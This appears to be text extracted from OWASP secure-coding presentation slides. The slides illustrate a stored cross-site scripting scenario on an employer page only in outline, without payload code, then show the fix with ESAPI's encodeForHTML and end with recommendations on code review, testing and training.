


Employer Page

Email?  Password?   **Welcome Ususpecting Victim**

**Pick a candidate**

...information about that candidate will be displayed




Employer Page

Email?  Password?

You picked candidate: frances@niceperson.com  
Name: Frances Niceperson  
Information: I am very nice.

But if the employer picks the bad guy...




Employer Page

Email?  Password?

Welcome Ususpecting Victim

**Pick a candidate**

...he is prompted to click a button (social engineering)




Employer Page

Email?  Password?

You picked candidate: joe@badguy.com  
Name: Joe Badguy

Information:

...and if he clicks the button, his sensitive data goes to the bad guy's site!






# Preventing XSS with ESAPI

- Involves functions for escaping...
- In this example, to implement HTML escaping on the AboutMe input, we simply make the following replacement:

```
stmt2.setString(1,encodedAboutMe);
```



```
String encodedAboutMe =  
    ESAPI.encoder().encodeForHTML(user.getAboutMe());  
stmt2.setString(1,encodedAboutMe);
```





This is what the employer sees if Joe Badguy is selected.

Now, rather than injecting the code, the browser just displays it (a result of HTML encoding/escaping).

## Custom Enterprise Web Application

### Enterprise Security API

Authenticator

User

AccessController

AccessReferenceMap

Validator

Encoder

HTTPUtilities

Encryptor

EncryptedProperties

Randomizer

Exception Handling

Logger

IntrusionDetector

SecurityConfiguration

Existing Enterprise Security Services/ Libraries

# Recommendations

- “OWASP recommends that organizations establish a strong foundation of training, standards, and tools that makes secure coding possible. On top of that foundation, organizations should integrate security into their development, verification, and maintenance processes. Management can use the data generated by these activities to manage cost and risk associated with application security.”

# Recommendations continued

- Standardize
- Code Reviews
- Test the Application
  - OWASP Testing Guide
  - **OWASP/Training/OWASP WebGoat Project**
- Penetration Testing – WebScarab
- Start Security Program
- Risk Portfolio

# Questions

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